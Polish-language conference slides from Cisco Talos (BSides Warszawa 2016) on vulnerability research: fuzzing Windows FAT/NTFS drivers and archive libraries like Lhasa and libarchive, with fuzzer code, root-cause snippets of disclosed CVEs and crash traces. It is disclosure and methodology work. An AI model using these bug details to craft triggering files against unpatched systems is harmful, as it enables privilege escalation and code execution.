

# TALOS™

Marcin 'Icwall' Noga

<http://www.icewall.pl>

@\_Icwall

SecurityBSides Warszawa 2016



-----  
Bugs,  
tools, pitfalls & methodology - this is  
how we do it  
-----



# Wstęp

---

- Yves Younan
  - Research Manager
  - Cisco Talos
- Team
  - Aleksandar Nikolich
  - Ali Rizvi-Santiago
  - Marcin Noga
  - Piotr Bania
  - Tyler Bohan
  - Cory Duplantis
- Talos VulnDev
  - Third party vulnerability research
    - ~ 200 bugów znalezionych w ostatnie 12 miesięcy
      - Microsoft
      - Apple
      - Oracle
      - Adobe
      - Google
      - IBM, HP, Intel, Lexmark
      - 7zip, libarchive, NTP
  - Security tools development
    - Fuzzers, Crash triage
  - Mitigation development

# Agenda

---

- Wiele podatności w różnych produktach
  - Microsoft
  - Kaspersky
  - Splunk
  - Archiwizery ( 7zip, libarchive, lhasa )
- Motywacja przy wybieraniu targetu
- Wykorzystane metody i narzędzia do znalezienia bugów
- Omówienie bugów (root cause analysis)
- Ewentualne napotkane problemy podczas danego researchu
- Wnioski

# Driver filesystemu jako potencjalny wektor ataku



# Atak przez filesystem

---

- Modyfikacja struktury filesystemu dysku/partycji/woluminu/nośnika może okazać się „zabójcza” dla driver’a (sterownika) go obsługującego.
- Motywacja
  - Mnogość filesystemów NTFS, FAT 12,16,32, exFAT, ReFS
  - implementacje wykonane są w driverach kernela
    - ntfs.sys, fastfat.sys, (...)
    - ewentualny bug objawi się na poziomie kernela
    - uzyskanie najwyższych uprawnień w systemie
  - interesujący i dość niestandardowy sposób ew. eksploatacji
    - pendrive lub płyta CD/DVD z odpowiednio zmodyfikowanym filesystemem
    - idealnie, brak potrzeby klikania czegokolwiek
  - w przypadku nowych systemów możliwość triggerowania buga poprzez przesłanie odpowiednio zmodyfikowanego pliku ISO, VHD

# Atak przez filesystem

---

- Metoda wyszukiwania bugów
  - Fuzzing
- Kilka podejść
  - Montowanie zmodyfikowanego obrazu filesystemu przez maszynę wirtualną do systemu guest'a
    - Gynael & j00ru
    - Usb Stick of Death [<http://gynael.coldwind.pl/?id=489>]
  - Umieszczenie fuzzera w fuzzowanym systemie i sukcesywne montowanie zmutowanych obrazów
  - Fuzzer uruchomiony na poziomie kernela
    - Filesystem Fuzzing with American Fuzzy Lop (Linux)

# Atak przez filesystem


---

- Ogólny sposób działania
  - Działania wstępne
    - Utworzenie jak najmniejszych partycji (woluminu) w systemie dla danego systemu plików
    - Zapełnienie partycji danymi i wykonanie obrazów
    - Usunięcie punktów montowań ( odmontowanie partycji )
  - Fuzzowanie
    - Odczytanie obrazu
    - Mutowanie istotnych bajtów
    - Zapis zmutowanego obrazu do NIE zamontowanej partycji
    - Zamontowanie partycji
    - Wykonanie na niej, operacji, które ew. mogą strigerować buga
      - zapis, odczyt, przeszukiwanie
    - Repeat!



# Atak przez filesystem

- Screen, przykładowej konfiguracji do fuzzowania filesystemu



• mountvol

# Atak przez filesystem

## Fragmenty fuzzera

- Struktury powiązane z voluminem

```
struct Object
{
std::wstring volumeName;
std::wstring mountPoint;
std::wstring imgFile;
};
Object g_Objects [] =
{
{
L"\\\\\\?\\Volume{d3b6c561-4e05-11e4-8ea3-000c29f2b6cd}", //nazwa
  L"F:\\", // punkt montowania
  L"C:\\d3b6c561-4e05-11e4-8ea3-000c29f2b6cd,, //zapisany obraz
}, {
L"\\\\\\?\\Volume{d3b6c562-4e05-11e4-8ea3-000c29f2b6cd}",
  L"G:\\",
  L"C:\\d3b6c562-4e05-11e4-8ea3-000c29f2b6cd"
}, {
```

# Atak przez filesystem

## Fragmenty fuzzera

```
//restore image
restoreImage(g_Objects[i].imgFile, g_Objects[i].volumeName);
std::wstring volumeName = g_Objects[i].volumeName + L"\\\\";
while (true)
{
    cbList.clear();
    //mutate
    if( !mutate(g_Objects[i].volumeName,cbList) )
        continue;
    //mount
    if (!SetVolumeMountPointW(g_Objects[i].mountPoint.c_str(), volumeName.c_str()))
    {
        printf("SetVolumeMountPointW : %x\n", GetLastError());
        restoreByte(g_Objects[i].volumeName, cbList);
        continue;
    }

    //trigger some action
    CFileSystemSearch Search;
    Search.setPath(g_Objects[i].mountPoint + L"*.*", true);
    while (Search.MoveNext(CFileSystemSearch::eMove))
    {
        //maybe u wanna do something ?
    }
    //more action!!!
    createDumpFile(g_Objects[i].mountPoint);

    //unmount
    if (!DeleteVolumeMountPointW(g_Objects[i].mountPoint.c_str()))
        printf("DeleteVolumeMountPointW : %x\n", GetLastError());

    //restore changed value
    restoreByte(g_Objects[i].volumeName, cbList);
}
```

# Atak przez filesystem – „instrumentacja”

- Używaj Driver Verifier m.in. do uaktywnienia:
  - Special Pool



# Atak przez filesystem

---

- Rezultaty
  - Nie wielki wysiłek włożony by zmaksymalizować efekty
    - 1 VM
    - Kilka partycji
    - Może kilka dni fuzzowania danego FS
  - Fuzzowane filesystemy
    - FAT
      - 2 bugi!!!
    - NTFS
      - kilka niestabilnych
    - exFAT
      - dopisanie obsługi checksum
    - ReFS

# Atak przez filesystem

- Vulnerability in FAT32 Disk Partition Driver Could Allow Elevation of Privilege

- Oznaczenia
  - MS14-063
  - CVE-2014-4115
- Typ błędu
  - Pool corruption
- System plików
  - FAT 32
- Lokalizacja podatnego kodu
  - Driver
    - Fastfat.sys
  - Funkcja
    - FatCommonWrite
- Podatne systemy
  - Windows NT, Windows XP, Vista Sp2, Server 2008 SP2
  - W Windows'e XP pozostał na wieki
- **Nowsze systemy posiadały zapatchowany ten błąd!**

# Atak przez filesystem

```
SomeStruct local[2];
SomeStruct *ptrPool;
ULONG NumberOfFATS = getNumberOfFats();
if (NumberOfFATS <= 2u)
{
    ptrPool = local;
}
else
{
    // [BUG] NumberOfFATS !!! instead of NumberOfFATS * sizeof(SomeStructure)=24 [BUG]
    ptrPool = ExAllocatePoolWithTag(PagedPool, NumberOfFATS, 'itaF');
}
counter = 0;
do
{
    ptrPool[counter].field1 = (...);
    ptrPool[counter].field2 = (...);
    ptrPool[counter].field3 = (...);
    (...)
} while (counter < NumberOfFATS);
```

Offset	Title	Value
0	JMP instruction	EB 3C 90
3	OEM	MSDOS5.0
BIOS Parameter Block		
B	Bytes per sector	512
D	Sectors per cluster	8
E	Reserved sectors	8
10	Number of FATs	2

# Atak przez filesystem

---

- Microsoft Windows FastFAT.sys Sectors per FAT Denial of Service Vulnerability
  - Typ błędu
    - Out of Bound Read
  - System plików
    - FAT 12
  - Lokalizacja podatnego kodu
    - Cache Manager
    - Funkcja
      - CcMapData
  - Podatne systemy
    - Windows NT- Windows 7 SP1



# Video

---

[Play me!](#)

# Podsumowanie

---

- Dość trywialny fuzzer wystarczył do zidentyfikowaniu kilku bugów
  - Skromna infrastruktura do fuzzowania
    - 1VM, kilka woluminów
- Niektóre bugi patchowane są tylko w najnowszych wersjach systemów
- Wciąż jest potencjał na bugi w tym obszarze!



---

# Poisoned Archives

---



# Poisoned Archives

---

- Ilość oraz stopień skomplikowania formatów archiwów, może nieść ze sobą potencjalnie sporą ilość bugów.
- Archiwizery/biblioteki obsługujące archiwa NIE rzadko są wykorzystywane w interesujących miejscach :
  - domyślne składniki / komponenty systemu
  - security appliance
  - duże rozwiązania komercyjne
- Sprawdźmy stan bezpieczeństwa kilku archiwizerów:
  - Lhasa
  - libarchive
  - 7zip

# Lhasa

---

- Opis
  - Biblioteka do dekompresji archiwów LHA (.lzh, ...)
- Motywacja
  - Popularność na różnych dystrybucjach linuxa
  - Wykorzystywana przez „security” appliance’ę:
    - Rozpakowywanie załączników mailowych do późniejszej analizy
      - Często takie appliance wykorzystują systemy nie posiadające obecnie podstawowe zabezpieczeni

# No bugs?!?!?

- Brak znalezionych bugów po pierwszym czytaniu kodu
- Co teraz ?
  - Fuzzing
    - AFL ( American Fuzzy Loop)
    - 1 VM, 1CPU, kilkanaście godzin fuzzowania

american fuzzy lop 2.30b (lha)			
process timing		overall results	
run time : 0 days, 0 hrs, 0 min, 29 sec		cycles done : 0	
last new path : 0 days, 0 hrs, 0 min, 9 sec		total paths : 45	
last uniq crash : none seen yet		uniq crashes : 0	
last uniq hang : 0 days, 0 hrs, 0 min, 5 sec		uniq hangs : 3	
cycle progress		map coverage	
now processing : 0 (0.00%)		map density : 0.16% / 0.28%	
paths timed out : 0 (0.00%)		count coverage : 1.60 bits/tuple	
stage progress		findings in depth	
now trying : havoc		favored paths : 1 (2.22%)	
stage execs : 94.7k/160k (59.21%)		new edges on : 20 (44.44%)	
total execs : 102k		total crashes : 0 (0 unique)	
exec speed : 2962/sec		total hangs : 6 (3 unique)	
fuzzing strategy yields		path geometry	
bit flips : 8/352, 1/351, 0/349		levels : 2	
byte flips : 0/44, 0/43, 0/41		pending : 45	
arithmetics : 2/2448, 0/532, 0/280		pend fav : 1	
known ints : 1/229, 0/1068, 0/1658		own finds : 44	
dictionary : 0/0, 0/0, 0/0		imported : n/a	
havoc : 0/0, 0/0		stability : 100.00%	
trim : 62.71%/25, 0.00%			
[cpu000: 57%]			

# There it is!!!

---

- Lhasa (lha) decode\_level3\_header function integer underflow vulnerability
  - Oznaczenia
    - CVE-2016-2347
  - Typ błędu
    - Integer underflow

# Lhasa – analiza buga

```
Line 1 static int decode_level3_header(LHAFileHeader **header, LHAInputStream *stream)
Line 2 {
Line 3     unsigned int header_len;
Line 4     (...)
Line 5     0 = header_len = lha_decode_uint32(&RAW_DATA(header, 24));
Line 6
Line 7     if (header_len > LEVEL_3_MAX_HEADER_LEN) {
Line 8         return 0;
Line 9     }
Line 10
Line 11     if (!extend_raw_data(header, stream,
Line 12                                     header_len - RAW_DATA_LEN(header))) {
Line 13         return 0;
Line 14     }
```

COMMON\_HEADER\_LEN  
= 22  
0 - 22 = 0xFFFFFEEA



# Lhasa – analiza buga

```
Line 346 static uint8_t *extend_raw_data(LHAFileHeader **header,  
Line 347                                     LHAInputStream *stream,  
Line 348                                     size_t nbytes)  
Line 349 {  
Line 350     LHAFileHeader *new_header;  
Line 351     size_t new_raw_len;  
Line 352     uint8_t *result;  
Line 353  
Line 354     // Reallocate the header and raw_data area to be larger.  
Line 355  
Line 356     new_raw_len = RAW_DATA_LEN(header) + nbytes;  
Line 357     new_header = realloc(*header, sizeof(LHAFileHeader) + new_raw_len);  
Line 358  
Line 359     if (new_header == NULL) {  
Line 360         return NULL;  
Line 361     }  
Line 362  
Line 363     // Update the header pointer to point to the new area.  
Line 364  
Line 365     *header = new_header;  
Line 366     new_header->raw_data = (uint8_t *) (new_header + 1);  
Line 367     result = new_header->raw_data + new_header->raw_data_len;  
Line 368  
Line 369     // Read data from stream into new area.  
Line 370  
Line 371     if (!lha_input_stream_read(stream, result, nbytes)) {  
Line 372         return NULL;  
Line 373     }
```

= 22  
= 0xfffffea  
= 0

= 0xfffffea  
End of the buffer

# Lhasa - crash

```
icewall@ubuntu:~/bugs/lhasa$ valgrind bin/lha -xw=/tmp/crash.lzh
```

```
==11621== Memcheck, a memory error detector
```

```
==11621== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
```

```
==11621== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
```

```
==11621== Command: bin/lha -xw=/tmp/crash.lzh
```

```
==11621==
```

```
==11621== Invalid write of size 1
```

```
==11621== at 0x4C31BFD: __GI_memcpy (vg_replace_strmem.c:1508)
```

```
==11621== by 0x4EB047D: _IO_file_xsgetn (fileops.c:1396)
```

```
==11621== by 0x4EA593E: fread (iofread.c:42)
```

```
==11621== by 0x4041FD: file_source_read (lha_input_stream.c:285)
```

```
==11621== by 0x403EA9: do_read (lha_input_stream.c:135)
```

```
==11621== by 0x4040E6: lha_input_stream_read (lha_input_stream.c:229)
```

```
==11621== by 0x406481: extend_raw_data (lha_file_header.c:371)
```

```
==11621== by 0x406E95: decode_level3_header (lha_file_header.c:804)
```

```
==11621== by 0x4071F2: lha_file_header_read (lha_file_header.c:967)
```

```
==11621== by 0x40756E: lha_basic_reader_next_file (lha_basic_reader.c:90)
```

```
==11621== by 0x40478C: lha_reader_next_file (lha_reader.c:310)
```

```
==11621== by 0x401C62: lha_filter_next_file (filter.c:132)
```

```
==11621== Address 0x51fcaff is 1,023 bytes inside an unallocated block of size 4,192,480 in arena "client"
```

```
==11621== Segmentation fault
```

# Libarchive

---

- Opis
  - Bogata biblioteka pozwalająca odczytywać jak i tworzyć wiele różnych typów archiwów
- Motywacja
  - Duża ilość obsługiwanych formatów ( ok. 20 )
    - zip, rar, 7zip, mtree, cpio, xar, (...)
  - Popularność
    - Package Managers
      - Cmake
      - pkgutils
    - Archiving tools and File Browsers
      - Nautilus
    - Rozwiązania komercyjne
      - Splunk

# Libarchive – Planowanie ataku

---

- Metoda wyszukiwania bugów
  - Sporo obsługiwanych formatów, opensource, podejźmy kompleksowo!
    - Fuzzing – na wielu maszynach
    - Automatic static code analysis
    - Code review

# Libarchive – Po pierwsze fuzzuj

---

- W pewnym momencie, prawie automatyczny proces
- Przygotowania i realizacja
  - Zebranie korpusu (zbiór przykładowych plików danego formatu)
  - Zmierzenie pokrycia kodu ( code coverage )
  - Minimalizacja korpusu
  - Stworzenie szablonu maszyny do sklonowania
  - Odpalenie maszyn z fuzzerami ( nodów )
  - Zbieranie crashy i wstępna automatyczna klasyfikacja

# Libarchive - Korpus

---

- Gdzie szukać ?
  - Czasami przykładowe pliki dostępne są razem z danym projektem
  - Google
    - ext: , filetype:, index of ,...
  - VirusTotal
  - Inne źródła
    - Wewnętrzny storage

# Libarchive – pokrycie kodu

---

- Jak zmierzyć ?
  - Kompilacja projektu z odpowiednimi flagami

```
./configure CFLAGS="-fprofile-arcs -ftest-coverage"
```

- Analiza zebranych informacji
  - lcov

```
lcov --directory . --capture --output-file index.info  
genhtml index.info
```

# Libarchive – wyniki pokrycia

## LCOV - code coverage report

Current view: [top level](#) - libarchive-cov/libarchive

Test: [index.info](#)

Date: 2016-06-28

	Hit	Total	Coverage
Lines:	3866	20776	18.6 %
Functions:	303	1041	29.1 %

Filename	Line Coverage ↕		Functions ↕	
<a href="#">archive_read_support_format_7zip.c</a>	<div></div>	0.0 %	0 / 1902	0.0 %
<a href="#">archive_read_support_format_ar.c</a>	<div></div>	0.0 %	0 / 244	0.0 %
<a href="#">archive_read_support_format_cab.c</a>	<div></div>	0.0 %	0 / 1686	0.0 %
<a href="#">archive_read_support_format_cpio.c</a>	<div></div>	0.0 %	0 / 451	0.0 %
<a href="#">archive_read_support_format_iso9660.c</a>	<div></div>	90.1 %	1263 / 1401	97.8 %
<a href="#">archive_read_support_format_lha.c</a>	<div></div>	0.0 %	0 / 1232	0.0 %
<a href="#">archive_read_support_format_mtree.c</a>	<div></div>	0.0 %	0 / 948	0.0 %
<a href="#">archive_read_support_format_rar.c</a>	<div></div>	0.0 %	0 / 1394	0.0 %
<a href="#">archive_read_support_format_tar.c</a>	<div></div>	0.0 %	0 / 1174	0.0 %
<a href="#">archive_read_support_format_warc.c</a>	<div></div>	0.0 %	0 / 258	0.0 %
<a href="#">archive_read_support_format_zip.c</a>	<div></div>	0.0 %	0 / 1345	0.0 %



# Libarchive – wyniki pokrycia

```
531      : /* Standard Identifier must be "CD001" */
532    3291 : if (memcmp(p + 1, "CD001", 5) != 0)
533      11 : return (0);
534    3280 : if (isPVD(iso9660, p))
535    1333 : continue;
536    1947 : if (!iso9660->joliet.location) {
537    1369 :     if (isJolietSVD(iso9660, p))
538      578 :         continue;
539      :     }
540    1369 : if (isBootRecord(iso9660, p))
541      8 : continue;
542    1361 : if (isEVD(iso9660, p))
543      0 : continue;
544    1361 : if (isSVD(iso9660, p))
545      6 : continue;
546    1355 : if (isVolumePartition(iso9660, p))
547      0 : continue;
548    1355 : if (isVDSsetTerminator(iso9660, p)) {
549    1317 :     seenTerminator = 1;
550    1317 :     break;
551      : }
552    38 : return (0);
```

*Fioletowe linie zostały wykonane, pomarańczowe nie.*

# Libarchive – minimalizacja korpusu

---


- Odczuć pliki powodujące takie same pokrycie w kodzie
  - afl-cmin

minimalism

Have less, be more

# Libarchive – ustawienie nodów

- Stworzenie jednej maszyny wirtualnej będącej szablonem
  - Skrypty uruchamiające fuzzer na wybrany format ze względu na parametr
- Sklonowanie maszyny na wiele instancji
  - vCLI, PowerCLI



## W czasie kiedy działają fuzzery ...

- Może w czytaniu kodu wyręczy nas automat?
  - Automatic Static Code Analysis
    - Klocwork
    - Coverity
  - Oba produkty posiadają wsparcie dla wielu języków programowania



- Czy automat może być idealny?
  - Duża ilość false positivów
  - Cena !!!
- Czasami jednak potrafią być użyteczne

# Klocwork

ISSUESREPORTSXREFVIEWSMODULESCONFIGURATIONBUILDS

◀ Back to ListPreviousNext

Array 'numbers' of size 3 may use index value(s) 3 ?

ID	170
CODE	ABV.GENERAL
NAME	Buffer Overflow - Array Index Out of Bounds
LOCATION	archive_read_support_format_mtree.c: 1383
BUILD	build_1
SEVERITY	Critical (1)
OWNER	*no owner*
STATE	New
STATUS	Analyze ▼

COMMENT

LAST UPDATE none

Report FPSave changes

TRACEBACK

archive\_read\_support\_format\_mtree.c:1357: Array 'numbers' size is 3.

/home/moflow/libarchive/libarchive/archive\_read\_support\_format\_mtree.c (build\_1)

```
1354 parse_device(dev_t *pdev, struct archive *a, char *val)
1355 {
1356     #define MAX_PACK_ARGS 3
1357     unsigned long numbers[MAX_PACK_ARGS];
1358     char *p, *dev;
1359     int argc;
1360     pack_t *pack;
1361     dev_t result;
1362     const char *error = NULL;
1363
1364     memset(pdev, 0, sizeof(*pdev));
1365     if ((dev = strchr(val, ',')) != NULL) {
1366         /*
1367          * Device's major/minor are given in a specified format.
1368          * Decode and pack it accordingly.
1369          */
1370         *dev++ = '\0';
1371         if ((pack = pack_find(val)) == NULL) {...}
1372         argc = 0;
1373         while ((p = la_strsep(&dev, ",")) != NULL) {
1374             if (*p == '\0') {...}
1375             numbers[argc++] = (unsigned long)mtree_atol(&p);
1376             if (argc > MAX_PACK_ARGS) {...}
1377         }
1378         if (argc < 2) {...}
1379         result = (*pack)(argc, numbers, &error);
1380         if (error != NULL) {...}
1381     } else {...}
1382     *pdev = result;
1383     return ARCHIVE_OK;
1384 }
1385 #undef MAX_PACK_ARGS
1386
1387 /*
```

# Libarchive – code review

---

- Czytanie kodu „od deski do deski” ?
  - i tak i nie, w zależności od złożoności targetu
  - w większości przypadków inteligentne przeszukiwanie/przeglądanie
- Więc jak ?
  - Zaznajomienie się z kodem / opatrzenie
  - Podążaj za tym co kontrolujesz
  - Ustalenie ew. wrapperów na znane funkcje
    - odczyt z pliku
    - alokacja pamięci
  - Znalezienie często wykorzystywanych funkcji/makr pomocniczych
  - Wyszukiwanie potencjalnie niebezpiecznych miejsc w kodzie
    - alokacje pamięci
    - kopiowanie/przepisywanie
    - wykorzystanie niebezpiecznych funkcji/API
- Oczywiście wspomóż się debugowaniem!

# Libarchive

- Przykłady „specyficznych” wywołań funkcji w libarchive

```
if ((p = __archive_read_ahead(a, 30, NULL)) == NULL) {  
    archive_set_error(&a->archive, ARCHIVE_ERRNO_FILE_FORMAT,  
        "Truncated ZIP file header");  
    return (ARCHIVE_FATAL);  
}
```

```
if (memcmp(p, "PK\003\004", 4) != 0) {  
    archive_set_error(&a->archive, -1, "Damaged Zip archive");  
    return ARCHIVE_FATAL;  
}
```

(...)

```
zip_entry->decdat = p[17];  
zip_entry->compressed_size = archive_le32dec(p + 18);  
zip_entry->uncompressed_size = archive_le32dec(p + 22);  
filename_length = archive_le16dec(p + 26);  
extra_length = archive_le16dec(p + 28);
```

# Libarchive – dobre IDE połową sukcesu

---

- Bo kod trzeba mieć w czym czytać!

- Użyte narzędzie

- SciTools Understand

- Dostępne na różne platformy

- Windows, Linux, OSX

- Wsparcie dla wielu popularnych języków programowania

- C/C++

- Python




- Java

- (...)





# SciTools Understand



# Libarchive

---

- Narzędzie do pół-automatycznej statycznej analizy kodu
- Joern
  - Platforma do analizy kodu C/CPP
  - Wygenerowany property graph danego kodu składowany jest w bazie grafów Neo4J
  - property graph składa się z:
    - code syntax graph
    - control flow graph
    - data flow graph
  - Przeszukiwanie informacji odbywa się z pomocą języka Gremlin



# Joern

---

- Przykład użycia
  - Analiza/Import kodu (stworzenie grafu)
    - joern /home/icewall/bugs/libarchive
  - Uruchomienie bazy Neo4J
    - neo4j console  
(w pliku konfiguracyjnym wskazujemy powyższy katalog)
- Przykładowe zapytanie

```
echo 'getCallsTo('malloc').ithArguments('0').astNodes().filter{ it.type == 'MultiplicativeExpression'}' |  
joern-lookup -g
```

- Znaczenie
  - Znajdź wszystkie wywołania malloc, w których jako parametr występuje mnożenie

# Joern

---

- Zalety
  - Możliwość bardzo precyzyjnego wyszukiwania istotnych fragmentów kodu
- Wady
  - Próg wejścia
  - Rozwiązanie obecnie ograniczone tylko do C/CPP

# Libarchive - rezultaty

---

- 4 bugi
- Jaka metoda okazała się najskuteczniejsza ?
  - Fuzzing
    - LIBARCHIVE RAR **RESTARTMODEL** CODE EXECUTION VULNERABILITY
      - CVE-2016-4302
  - Automatyczna statyczna analiza kodu
    - LIBARCHIVE MTREE **PARSE\_DEVICE** CODE EXECUTION VULNERABILITY
      - CVE-2016-4301
  - Code review
    - LIBARCHIVE ZIP **ZIP\_READ\_MAC\_METADATA** CODE EXECUTION VULNERABILITY
      - CVE-2016-1541
    - LIBARCHIVE 7ZIP **READ\_SUBSTREAMSINFO** CODE EXECUTION VULNERABILITY
      - CVE-2016-4300

# Libarchive – analiza bugów

- LIBARCHIVE RAR **RESTARTMODEL** CODE EXECUTION VULNERABILITY
- Dlaczego nie udało się tego odnaleźć ręczną analizą ?

```
archive_read_next_header
    archive_read_format_rar_read_header
        head_type : 0x72
        head_type : 0x73
        head_type : 0x74
        read_header
        rar->packed_size : 0x1
        rar->dictionary_size = 0;
        archive_format_name: RAR
archive_read_extract
    rar->compression_method : 0x81
    read_data_compressed
        archive_read_format_rar_read_header
        head_type : 0x7a
        read_header
        parse_codes
            if (ppmd_flags & 0x20)
                archive_read_format_rar_read_header
                head_type : 0x7b
                archive_read_format_rar_read_header
                head_type : 0x74
                read_header
                rar->packed_size : 0x1
                rar->dictionary_size = 0;
                archive_read_format_rar_read_header
                head_type : 0x7a
                read_header
                rar->dictionary_size : 0x10000000
                archive_read_format_rar_read_header
                head_type : 0x7b
                archive_read_format_rar_read_header
                head_type : 0x74
                read_header
                rar->packed_size : 0x1
                rar->dictionary_size = 0;
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                __archive_ppmd7_functions.PpmdRAR_RangeDec_CreateVTable(&rar->range_dec);
                ppmalloc : 0
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                archive_read_format_rar_read_header
                Ppmd7_Init
                RestartModel
            *** Heap corruption ***
```

# Libarchive – analiza bugów

- LIBARCHIVE MTREE **PARSE\_DEVICE** CODE EXECUTION VULNERABILITY

libarchive\archive\_read\_support\_format\_mtree.c:

```
Line 1353     static int
Line 1354     parse_device(dev_t *pdev, struct archive *a, char *val)
Line 1355     {
Line 1356     #define MAX_PACK_ARGS 3
Line 1357         unsigned long numbers[MAX_PACK_ARGS];
Line 1358         char *p, *dev;
Line 1359         int argc;
Line 1377         while ((p = la_strsep(&dev, ",")) != NULL) {
Line 1378             if (*p == '\0') {
Line 1381                 return ARCHIVE_WARN;
Line 1382             }
Line 1383             numbers[argc++] = (unsigned long)mtree_atol(&p);
Line 1384             if (argc > MAX_PACK_ARGS) {
Line 1385                 return ARCHIVE_WARN; // to many args
Line 1388             }
Line 1389     }
```

[ 0;2]

Xxxx 1,2,3,4

= 3 !!!

>=

# Libarchive – analiza bugów

- LIBARCHIVE ZIP `ZIP_READ_MAC_METADATA` CODE EXECUTION VULNERABILITY
